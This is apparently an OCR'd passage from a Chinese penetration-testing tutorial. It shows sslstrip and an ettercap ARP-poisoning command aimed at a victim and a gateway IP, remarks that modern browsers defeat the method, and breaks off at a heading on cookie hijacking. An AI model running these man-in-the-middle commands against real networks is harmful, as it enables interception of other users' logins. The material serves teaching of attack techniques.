
```
root@kali:~# sslstrip -l 10000

sslstrip 0.9 by Moxie Marlinspike running...
```

使用 ettercap 发起攻击：


```
root@kali:~# ettercap -T -q -M arp:remote /192.168.43.129// /192.168.43.1//
```

当然 ,现在的浏览器已经能够发现这种安全问题直接就会报错 ,即使不顾安全问题继续前往，

也得不到正确得登陆界面，如下图所示：



正常的时这样的：



使用其他的类似邮箱登陆网站也是这个效果，这个方法已经过时了

Cookie 劫持：